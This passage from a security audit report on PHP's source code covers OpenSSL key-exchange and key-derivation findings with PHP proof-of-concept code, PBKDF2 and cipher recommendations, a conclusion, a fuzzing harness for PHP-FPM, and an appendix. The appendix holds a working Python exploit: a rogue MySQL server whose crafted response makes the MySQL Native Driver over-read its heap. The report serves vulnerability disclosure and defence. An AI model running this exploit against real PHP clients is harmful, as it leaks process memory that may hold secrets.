The documentation does not state that if the user passes an empty variable as the private key to `openssl_csr_new`, the function creates one and returns it through that variable (assuming that `openssl.cnf` has good defaults, this is reasonable). Also, the description of `private_key` indicates that the public portion of the key is used to generate the CSR, which is false, it is the private part.

Recommendation

Complete and correct the documentation with this information.

This issue was considered as a documentation issue by PHP maintainers and is addressed in https://github.com/php/doc-en/pull/3787.

Finally, we found some other vulnerabilities in miscellaneous OpenSSL functions.

MEDIUM	MED-6 OpenSSL - DH parameters not verified (CWE-1240)		
Likelihood	●●○○	**Impact**	●●○○
Perimeter	crypto		
Prerequisites	None		

Description

The `openssl_dh_compute_key` function computes a shared secret based on DH keys, using the peer's public key and the user's private key. The peer's key is just the public value, without the accompanying parameters (i.e., the generator and prime number). This means that it is possible generate a shared secret using two different sets of DH parameters. If the parameters do not match, parties will generate 'shared' secrets that do not match either, invalidating the key exchange.

Recommendation

Indicate in the documentation that the DH parameters must match, and/or recommend the usage of `openssl_pkey_derive` which seems to perform the same operation using the full peer key, which errors out when the keys are not using the same parameters.

This issue was considered as a documentation issue by PHP maintainers and is addressed in https://github.com/php/doc-en/pull/3788.

Proof of concept To illustrate this issue, we generate two sets of DH parameters. Using the first set, we generate two key pairs and perform a normal exchange that should result in the same shared secret. Then, we generate a third key pair using the second set of parameter and try to do the exchange using one of the first set of keys.

```php
<?php
// Generate DH parameters.
function get_DH_params ($keylength=2048, $digest_alg="sha512")
{
    $pkey = openssl_pkey_new(["digest_alg" => $digest_alg,
                        "private_key_bits" => $keylength,
                        "private_key_type" => OPENSSL_KEYTYPE_DH]);
    $details = openssl_pkey_get_details($pkey);
    return [
            "digest_alg" => $digest_alg,
            "private_key_bits" => $keylength,
            "dh" => array('p' => $details['dh']['p'], 'g' => $details['dh']['g']),
            "private_key_type" => OPENSSL_KEYTYPE_DH,
        ];
}

// Generate a DH key pair from DH parameters.
function get_DH_keyPair ($DH_params)
{
```

```
    $pkey = openssl_pkey_new($DH_params);
    $privkey = openssl_pkey_get_private($pkey);
    $pubkey = openssl_pkey_get_details($pkey)['dh']['pub_key'];
    return (object) compact('pubkey','privkey');
}

// Try to load old parameters. If there aren't any, generate new ones and save
↪  them.
$content = file_get_contents("params");
if ($content) {
  $params = unserialize($content);
} else {
  $params = get_DH_params();
  if(!file_put_contents("params", serialize($params))) {
    echo "Failed to save params\n"; exit(1);
  }
}
$content2 = file_get_contents("params2");
if ($content2) {
  $params2 = unserialize($content2);
} else {
  $params2 = get_DH_params();
  if(!file_put_contents("params2", serialize($params2))) {
    echo "Failed to save params2\n"; exit(1);
  }
}

// Generate Alice and Bob's key pairs. Save them to test with OpenSSL.
$alice = get_DH_keyPair($params);
$bob = get_DH_keyPair($params);
if (!openssl_pkey_export_to_file($alice->privkey, "alice.pem")) {
  echo "Failed to save private key\n"; exit(1);
}
if (!openssl_pkey_export_to_file($bob->privkey, "bob.pem")) {
  echo "Failed to save private key\n"; exit(1);
}

// Compute shared secrets and compare.
$shared_a = bin2hex(openssl_dh_compute_key($bob->pubkey, $alice->privkey));
$shared_b = bin2hex(openssl_dh_compute_key($alice->pubkey, $bob->privkey));
if ($shared_a === $shared_b) {
    echo "Alice and Bob's secrets match\n";
} else {
    echo "Alice and Bob's secrets do not match!\n"; exit(1);
}

// Save one to compare with OpenSSL.
$shared = hex2bin($shared_a);
if (!file_put_contents("secret.bin", $shared)) {
  echo "Failed to save shared secret\n"; exit(1);
}

// Generate third key pair from a different set of parameters.
```

```php
$carlos = get_DH_keyPair($params2);
if (!openssl_pkey_export_to_file($carlos->privkey, "carlos.pem")) {
  echo "Failed to save private key\n"; exit(1);
}

// Compute DH secrets -- this should not work since we're using different params
$shared_ca = openssl_dh_compute_key($alice->pubkey, $carlos->privkey);
if ($shared_ca) {
    echo "Carlos/Alice shared secret generated\n";
}
$shared_ac = openssl_dh_compute_key($carlos->pubkey, $alice->privkey);
if ($shared_ac) {
    echo "Alice/Carlos shared secret generated\n";
}

// Compare the two secrets to confirm the mismatch.
if ($shared_ac !== $shared_ca) {
    echo "Secrets do not match\n";
} else {
    echo "Secrets match\n";
}
?>
```

To run the snippet above, we can use the following script:

```bash
php poc_dh.php
# Get the public keys.
openssl pkey -in alice.pem -pubout -out alice.pub
openssl pkey -in bob.pem -pubout -out bob.pub
openssl pkey -in carlos.pem -pubout -out carlos.pub
# Derive the shared secret of Alice and Bob.
openssl pkeyutl -derive -inkey alice.pem -peerkey bob.pub -out secret1.bin
openssl pkeyutl -derive -inkey bob.pem -peerkey alice.pub -out secret2.bin
# Compare them together.
diff secret1.bin secret2.bin
# And compare it to the one generated with PHP.
diff secret.bin secret1.bin
# Derive the shared secret of Alice and Carlos. We expect this to fail.
openssl pkeyutl -derive -inkey alice.pem -peerkey carlos.pub -out ac.bin || echo
↪  "XFAIL"
openssl pkeyutl -derive -inkey carlos.pem -peerkey alice.pub -out ca.bin || echo
↪  "XFAIL"
```

Running this script results in:

```
Alice and Bob's secrets match
Carlos/Alice shared secret generated
Alice/Carlos shared secret generated
Secrets do not match
pkeyutl: Error setting up peer key
00CE7150337F0000:error:1C8000CB:Provider routines:dh_match_params:mismatching
↪  domain parameters:providers/implementations/exchange/dh_exch.c:123:
```

```
XFAIL
pkeyutl: Error setting up peer key
009E51A9247F0000:error:1C8000CB:Provider routines:dh_match_params:mismatching
↪  domain parameters:providers/implementations/exchange/dh_exch.c:123:
XFAIL
```

We can see that using two key pairs from the same set of DH parameters works as intended. However, we can also perform the exchange separately using keys from two different parameters. This results in mismatching secrets, invalidating the exchange.

In comparison, we can see that when using OpenSSL directly, the shared secret of Alice and Bob is the same. But when attempting to derive Alice and Carlos', since the exported keys contain the domain parameters, the derivation fails.

LOW	`LOW-9` OpenSSL - `key_length` not handled properly (CWE-320)		
Likelihood	●●○○	**Impact**	●○○○
Perimeter	crypto		
Prerequisites	None		

Description

Unlike `openssl_dh_compute_key`, `openssl_pkey_derive` has a third argument, `key_length`, which can be used to "set the desired length of the derived secret." However, depending on whether DH or ECDH keys are used, the behaviour is not as expected: (1) For **DH** keys, asking for a derived secret that is shorter than the size of the DH prime results in an OpenSSL error `output buffer too short`. Asking for a longer secret will always result in a secret the size of the prime. (2) For **ECDH** keys, asking for a short secret correctly returns a truncated secret. However, asking for a longer key always results in a key the size of the prime. This seems to stem from the ambiguous interface of `EVP_PKEY_derive`. The example given in the documentation creates a context and initialises it with the private and peer keys. Then, `EVP_PKEY_derive` is called twice, once to determine the size of the output buffer, where a pointer to the secret's length is passed and used to return the expected buffer size, and a second time to actually derive the secret. As such, while it does truncated secrets derived from ECDH keys, it does not seem that the `keylen` parameter should be used by the user to set a desired length, but rather indicate only the expected size of the output buffer.

Recommendation

Remove this parameter.

This issue was considered as a documentation issue by PHP maintainers and is addressed in https://github.com/php/doc-en/pull/3789.

Proof of concept As in MED-6, we generate two DH key pairs. We first test the normal secret derivation using `openssl_pkey_derive`, then try to derive a 'short' secret (meaning less than 256 bytes for our RSA-2048 keys), and a 'long' secret (longer than 256 bytes).

```php
<?php
function print_errors () {
  while ($msg = openssl_error_string())
    echo $msg . "\n";
};

// Compute shared secrets and compare.
$shared_a = bin2hex(openssl_pkey_derive("file://bob.pub", "file://alice.pem"));
$shared_b = bin2hex(openssl_pkey_derive("file://alice.pub", "file://bob.pem"));
if ($shared_a === $shared_b) {
  echo "Alice and Bob's secrets match\n";
} else {
  echo "Alice and Bob's secrets don't match\n";
}

// Derive short secret.
$shared_ab = openssl_pkey_derive("file://bob.pub", "file://alice.pem", 256 - 128);
if (!$shared_ab) {
    echo "Failed to derive short secret\n"; print_errors();
} else {
  if (strlen($shared_ab) == 256 - 128) {
    echo "Derived short secret\n";
  } else {
    echo "Wrong short secret size " . strlen($shared_ab) . "\n";
  }
}

// Derive long secret.
$shared_ba = openssl_pkey_derive("file://alice.pub", "file://bob.pem", 256 + 128);
if (!$shared_ba) {
    echo "Failed derive long secret\n"; print_errors();
} else {
  if (strlen($shared_ab) == 256 + 128) {
    echo "Derived long secret\n";
  } else {
    echo "Wrong long secret size: " . strlen($shared_ba) . "\n";
  }
}
?>
```

Running this snippet results in:

```
Alice and Bob's secrets match
Failed to derive short secret
error:1C80006A:Provider routines::output buffer too small
Wrong long secret size: 256
```

We can see that normal secret derivation works. However, when requesting a size shorter than the default, OpenSSL fails with the `output buffer too small` error. Otherwise, when requesting a long secret, in this case of 384 bytes, the one returned is only 256 bytes long.

INFO	`INFO-9` OpenSSL - missing ciphers (CWE-327)
Perimeter	crypto

Description

Regarding the state of the art, the `php_openssl_cipher_type` enum, used by CMS and S/MIME functions, defines RC2, DES, 3DES, and AES-CBC as possible ciphers. However, S/MIME version 4.0 no longer includes RC2 in the list of available ciphers, 3DES is considered "historic", mentions of AES-192-CBC and AES-256-CBC were removed, AES-128-GCM and AES-256-GCM were added as required ciphers, and ChaCha20-Poly1305 was added as a recommended cipher. As for CMS, RFC 5084 introduced the usage of AES-CCM and AES-GCM. Regarding OpenSSL, the documentation for `CMS_encrypt` mentions that AES-GCM is the only AEAD mode currently supported.

Recommendation

Deprecate the ciphers that are no longer used and add the missing ones.

This was already reported in https://bugs.php.net/bug.php?id=81724 and may be improved in PHP 8.5.

INFO	`INFO-10` PBKDF2 - weak or absent recommendation (CWE-327)
Perimeter	crypto

Description

There are two ways to call the PBKDF2 hash function, either via `hash_pbkdf2` or `openssl_pbkdf2`. The documentation for the first one contains no recommendation on the number of iterations or the length of the salt, and the documentation of the second one only recommends 10,000 iterations and a salt of length 64 bits. These values are outdated and do not match the NIST recommendations [9] or state of the art[12]. Moreover, for the OpenSSL version, the default hash is HMAC-SHA1, as mentioned in a previous section, it is tolerated but not recommended.

Recommendation

Add or update the recommendations for the salt and iterations, and set the default to HMAC-SHA256.

This issue was considered as a documentation issue by PHP maintainers and is addressed in https://github.com/php/doc-en/pull/3791.

[12] https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html#pbkdf2

14. Technical Conclusion

Quarkslab was tasked to perform a security assessment on the PHP-SRC repository [10], and more specifically on several key components identified as part of the threat model defined in chapter 6.

Despite the overall good work quality of the specification and source code, Quarkslab's auditors found several vulnerabilities, of which three have high severity and five have medium severity. The impacted components are:

- PHP-FPM "glue code" between master and worker processes;
- PDO extension;
- MySQL Native Driver;
- RFC 1867;
- OpenSSL extension and functionalities related to hashing.

However, most of the identified vulnerabilities require prerequisites that are sometimes difficult to obtain or rarely encountered in a production environment, making it challenging to significantly impact the PHP processes negatively.

Moreover, Quarkslab provided leads and strategies on how to fix them and achieve a better Defense-in-Depth level. Once implemented, these strategies will enhance the overall security level of the audited components.

Due to the time constraint and the process of discovering vulnerabilities, that sometimes needed additional time to be fully understood and successfully exploited, fuzzing was not always developed nor employed but rather leveraged when the balance of setup time versus potential benefits was judged to be favorable.

Additionally, one of the identified critical components during the threat model, "PHP functions that parse, filter, or transform data taken most of the time from the outside world like `parse_url`, `parse_str`", `streams`, or `xp_ssl` could not be investigated, also due to the time constraint.

In order to go further in the security assessment of the project, Quarkslab's auditors strongly suggest to assess the security of the previously mentioned component, as well as the `OPCache` and `JIT` usages, especially when used by PHP-FPM in a shared environment, with several worker pools.

Bibliography

[1] *PHP's Wikipedia page.* URL: https://en.wikipedia.org/wiki/PHP.

[2] *Apache documentation on how to run PHP within httpd.* URL: https://cwiki.apache.org/confluence/display/HTTPD/PHP (visited on 07/11/2024).

[3] *PASTIS Ensemble Fuzzing.* URL: https://quarkslab.github.io/pastis/ (visited on 08/28/2024).

[4] *PHP-FPM configuration.* URL: https://www.php.net/manual/fr/install.fpm.configuration.php (visited on 09/02/2024).

[5] *MySQL protocol handshake documentation.* URL: https://dev.mysql.com/doc/dev/mysql-server/latest/page_protocol_connection_phase_packets_protocol_handshake_v10.html (visited on 09/02/2024).

[6] *caching sha2 password.* URL: https://dev.mysql.com/doc/refman/8.4/en/caching-sha2-pluggable-authentication.html (visited on 09/02/2024).

[7] *MySQL query response definition.* URL: https://dev.mysql.com/doc/dev/mysql-server/latest/page_protocol_com_query_response_text_resultset_column_definition.html#sec_protocol_com_query_response_text_resultset_column_definition_320 (visited on 09/02/2024).

[8] E. Barker, A. Roginsky, and R. Davis. *Recommendation for Cryptographic Key Generation.* NIST Special Publication 800-133 Revision 2. https://doi.org/10.6028/NIST.SP.800-133r2. National Institute of Standards and Technology (NIST), June 2020.

[9] M. S. Turan, E. Barker, W. Burr, and L. Chen. *Recommendation for Password-Based Key Derivation.* NIST Special Publication 800-132. https://doi.org/10.6028/NIST.SP.800-132. National Institute of Standards and Technology (NIST), Dec. 2010.

[10] *PHP-SRC github repository, security-audit-2024 tag.* URL: https://github.com/php/php-src/releases/tag/security-audit-2024 (visited on 09/02/2024).

[11] *TritonDSE.* URL: https://quarkslab.github.io/tritondse/ (visited on 09/02/2024).

Acronyms

MiTM Man-in-the-Middle.

OSTIF Open Source Technology Improvement Fund.

PHP-FPM PHP-FastCGI Process Manager.

SAPI Server API.

A. Appendix Example

A.1 Fuzzing harness for fpm_stdio_parent_use_pipes(struct fpm_child_s *child)

In order to fuzz the parsing logic of the `fpm_stdio_parent_use_pipes(struct fpm_child_s *child)` function, its content was extracted and rewritten in order to fit the requirements to be fuzzed. The full harness is defined above.

The `TRITON` macro is used in order to build the harness without fuzzer entry functions, so that *TritonDSE*[11] probes can be used within Pastis[3].

```
1
2   #include "fuzzer.h"
3   #include "Zend/zend.h"
4   #include "main/php_config.h"
5   #include "main/php_main.h"
6   #include "sapi/fpm/fpm/fpm.h"
7   #include "sapi/fpm/fpm/fpm_children.h"
8   #include "sapi/fpm/fpm/fpm_stdio.h"
9
10  #include <stdio.h>
11  #include <stdint.h>
12  #include <stdlib.h>
13
14  #include "fuzzer-sapi.h"
15
16  #define FPM_STDIO_CMD_FLUSH "\0fscf"
17  #define BUFF_SIZE 8192
18
19
20  static void fpm_stdio_child_said_fuzz(char *Data, size_t Size, uint32_t buffer)
21  {
22      char *buf = Data;
23      int is_stdout;
24      int in_buf = 0, cmd_pos = 0, pos, start;
25      int read_fail = 0, create_log_stream;
26      size_t read_bytes = 0;
27      struct zlog_stream *log_stream;
28
29
30      log_stream = malloc(sizeof(struct zlog_stream));
31      zlog_stream_init_ex(log_stream, ZLOG_WARNING, STDERR_FILENO);
32      log_stream->use_buffer = buffer;
33      log_stream->buf_init_size = 1024; //added
```

```
34      zlog_stream_set_decorating(log_stream, 1);
35      zlog_stream_set_wrapping(log_stream, ZLOG_TRUE);
36      zlog_stream_set_msg_prefix(log_stream, STREAM_SET_MSG_PREFIX_FMT,
37              "prefix", (int) 99999, "stdout");
38      zlog_stream_set_msg_quoting(log_stream, ZLOG_TRUE);
39      zlog_stream_set_is_stdout(log_stream, 1);
40      zlog_stream_set_child_pid(log_stream, 99999);
41
42      size_t readTotalBytes = 0;
43      int iteration = 0;
44
45    while (1) {
46      read_stdio:
47          buf += read_bytes;
48          readTotalBytes += read_bytes;
49
50          if (readTotalBytes == Size) {
51              in_buf = 0;
52              break;
53          } else if (readTotalBytes + 1023 > Size) {
54              in_buf = (int)(Size - readTotalBytes);
55
56          } else {
57              in_buf = 1023;
58          }
59
60          read_bytes = in_buf;
61
62
63
64      if (in_buf <= 0) { /* no data */
65          /* pipe is closed or error */
66        read_fail = (in_buf < 0) ? in_buf : 1;
67        break;
68      }
69      start = 0;
70      if (cmd_pos > 0) {
71        if   ((sizeof(FPM_STDIO_CMD_FLUSH) - cmd_pos) <= in_buf &&
72            !memcmp(buf, &FPM_STDIO_CMD_FLUSH[cmd_pos],
            ↪  sizeof(FPM_STDIO_CMD_FLUSH) - cmd_pos)) {
73          zlog_stream_finish(log_stream);
74          start = cmd_pos;
75        } else {
76          zlog_stream_str(log_stream, &FPM_STDIO_CMD_FLUSH[0], cmd_pos);
77        }
78        cmd_pos = 0;
79      }
80      for (pos = start; pos < in_buf; pos++) {
81        switch (buf[pos]) {
82          case '\n':
83            zlog_stream_str(log_stream, buf + start, pos - start);
84            zlog_stream_finish(log_stream);
85            start = pos + 1;
```

```
86            break;
87          case '\0':
88            if (pos + sizeof(FPM_STDIO_CMD_FLUSH) <= in_buf) {
89              if (!memcmp(buf + pos, FPM_STDIO_CMD_FLUSH,
                ↪  sizeof(FPM_STDIO_CMD_FLUSH))) {
90                zlog_stream_str(log_stream, buf + start, pos - start);
91                zlog_stream_finish(log_stream);
92                start = pos + sizeof(FPM_STDIO_CMD_FLUSH);
93                pos = start - 1;
94
95              }
96            } else if (!memcmp(buf + pos, FPM_STDIO_CMD_FLUSH, in_buf - pos)) {
97              cmd_pos = in_buf - pos;
98              zlog_stream_str(log_stream, buf + start, pos - start);
99              goto read_stdio;
100           }
101           break;
102       }
103     }
104     if (start < pos) {
105       zlog_stream_str(log_stream, buf + start, pos - start);
106     }
107
108         in_buf = 0;
109   }
110
111   if (read_fail && log_stream) {
112         zlog_stream_set_msg_suffix(log_stream, NULL, ", pipe is closed");
113         zlog_stream_finish(log_stream);
114   }
115
116     zlog_stream_destroy(log_stream);
117     if(log_stream)
118         free(log_stream);
119 }
120
121 #ifdef TRITON
122
123 int main(int argc, char **argv) {
124   char input[BUFF_SIZE+1];
125     memset(input, 0, BUFF_SIZE+1);
126     FILE * fptr = NULL;
127
128     if(argc > 1 && argc == 2) {
129         fptr = fopen(argv[1], "rb");
130         fread(input, BUFF_SIZE, 1, fptr);
131
132     } else {
133         fgets(input, BUFF_SIZE, stdin);
134     }
135
136     for(int i=0; i<2; i++) {
137         fpm_stdio_child_said_fuzz(input, BUFF_SIZE, i);
```

```
138      }
139      if (fptr)
140          fclose(fptr);
141    return 0;
142  }
143  #else
144
145  int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
146    char *data = malloc(Size+1);
147    memcpy(data, Data, Size);
148    data[Size] = '\0';
149
150      for(int i=0; i<2; i++) {
151          fpm_stdio_child_said_fuzz(data, Size, i);
152      }
153
154    free(data);
155    return 0;
156  }
157
158  #endif
159
```

A.2 MySQL Native Driver partial heap extraction exploit

The following code acts as a fake MySQL Server replying to a MySQL query request, exploiting a flaw in the parsing logic of the MySQL query response.

```
1   #!/usr/bin/env python
2
3   import socket
4
5   ADDRESS = '127.0.0.1'
6   PORT = 3307
7
8
9   class Packet(dict):
10      def __setattr__(self, name: str, value: str | bytes) -> None:
11          self[name] = value
12
13      def __repr__(self):
14          return self.to_bytes()
15
16      def to_bytes(self):
17          return b"".join(v if isinstance(v, bytes) else bytes.fromhex(v) for v
            ↪  in self.values())
18
19
20  class MySQLPacketGen():
21
22      @property
```

```python
23      def server_ok(self):
24          sg = Packet()
25          sg.full = "0700000200000002000000"
26
27          return sg
28
29      @property
30      def server_greetings(self):
31          sg = Packet()
32          sg.packet_length = "580000"
33          sg.packet_number = "00"
34          sg.proto_version = "0a"
35          sg.version = b'5.5.5-10.5.18-MariaDB\x00'
36          sg.thread_id = "03000000"
37          sg.salt = "473e3f6047257c6700"
38          sg.server_capabilities = 0b1111011111111110.to_bytes(2, 'little')
39          sg.server_language = "08"  # latin1 COLLATE latin1_swedish_ci
40          sg.server_status = 0b0000000000000010.to_bytes(2, 'little')
41          sg.extended_server_capabilities = 0b1000000111111111.to_bytes(2,
            ↪  'little')
42          sg.auth_plugin = "15"
43          sg.unused = "000000000000"
44          sg.mariadb_extended_server_capabilities = 0b1111.to_bytes(4, 'little')
45          sg.mariadb_extended_server_capabilities_salt =
            ↪  "6c6b55463f49335f686c643100"
46          sg.mariadb_extended_server_capabilities_auth_plugin =
            ↪  b'mysql_native_password'
47
48          return sg
49
50      @property
51      def server_tabular_query_response(self):
52          qr1 = Packet()  # column count
53          qr1.packet_length = "010000"
54          qr1.packet_number = "01"
55          qr1.field_count = "01"
56
57          qr2 = Packet()  # field packet
58          qr2.packet_length = "180000"
59          qr2.packet_number = "02"
60          qr2.catalog_length_plus_name = "0164"
61          qr2.db_length_plus_name = "0164"
62          qr2.table_length_plus_name = "0164"
63          qr2.original_t = "0164"
64          qr2.name_length_plus_name = "0164"
65          qr2.original_n = "0164"
66          qr2.canary = "0c"
67          qr2.charset = "3f00"
68          qr2.length = "0b000000"
69          qr2.type = "03"
70          qr2.flags = "0350"
71          qr2.decimals = "000000"
72
```

```
73          qr3 = Packet()  # intermediate EOF
74          qr3.full = "05000003fe00002200"
75
76          qr4 = Packet()  # row packet
77          qr4.full = "0400000401350174"
78
79          qr5 = Packet()  # response EOF
80          qr5.full = "05000005fe00002200"
81
82          return (qr1, qr2, qr3, qr4, qr5)
83
84
85  class MySQLConn():
86      def __init__(self, socket: socket):
87          self.pg = MySQLPacketGen()
88          self.conn, addr = socket.accept()
89          print(f"[*] Connection from {addr}")
90
91      def send(self, payload, message=None):
92          print(f"[*] Sending {message}")
93          self.conn.send(payload)
94
95      def read(self, bytes_len=1024):
96          data = self.conn.recv(bytes_len)
97          if (data):
98              print(f"[*] Received {data}")
99
100     def close(self):
101         self.conn.close()
102
103     def send_server_greetings(self):
104         self.send(self.pg.server_greetings.to_bytes(), "Server Greeting")
105
106     def send_server_ok(self):
107         self.send(self.pg.server_ok.to_bytes(), "Server OK")
108
109     def send_server_tabular_query_response(self):
110         self.send(b''.join(s.to_bytes() for s in
            ↪  self.pg.server_tabular_query_response), "Tabular response")
111
112
113 def tabular_response_read_heap(m: MySQLConn):
114     rh = m.pg.server_tabular_query_response
115
116     # Length of the packet is modified to include the next added data
117     rh[1].packet_length = "1e0000"
118
119     # We add a length field encoded on 4 bytes which evaluates to 65536. If the
        ↪  process crashes because
120     # the heap has been overread, lower this value.
121     rh[1].extra_def_size = "fd000001"   # 65536
122
123     # Filler
```

```
124     rh[1].extra_def_data = "aa"
125 
126     trrh = b''.join(s.to_bytes() for s in rh)
127 
128     m.send_server_greetings()
129     m.read()
130     m.send_server_ok()
131     m.read()
132     m.send(trrh, "Malicious Tabular Response [Extract heap through buffer
    ↪  over-read]")
133     m.read(65536)
134 
135 
136 def main():
137     with socket.create_server((ADDRESS, PORT), family=socket.AF_INET,
    ↪  backlog=1) as server:
138         while True:
139             msql = MySQLConn(server)
140             tabular_response_read_heap(msql)
141             msql.close()
142 
143 
144 main()
145 
```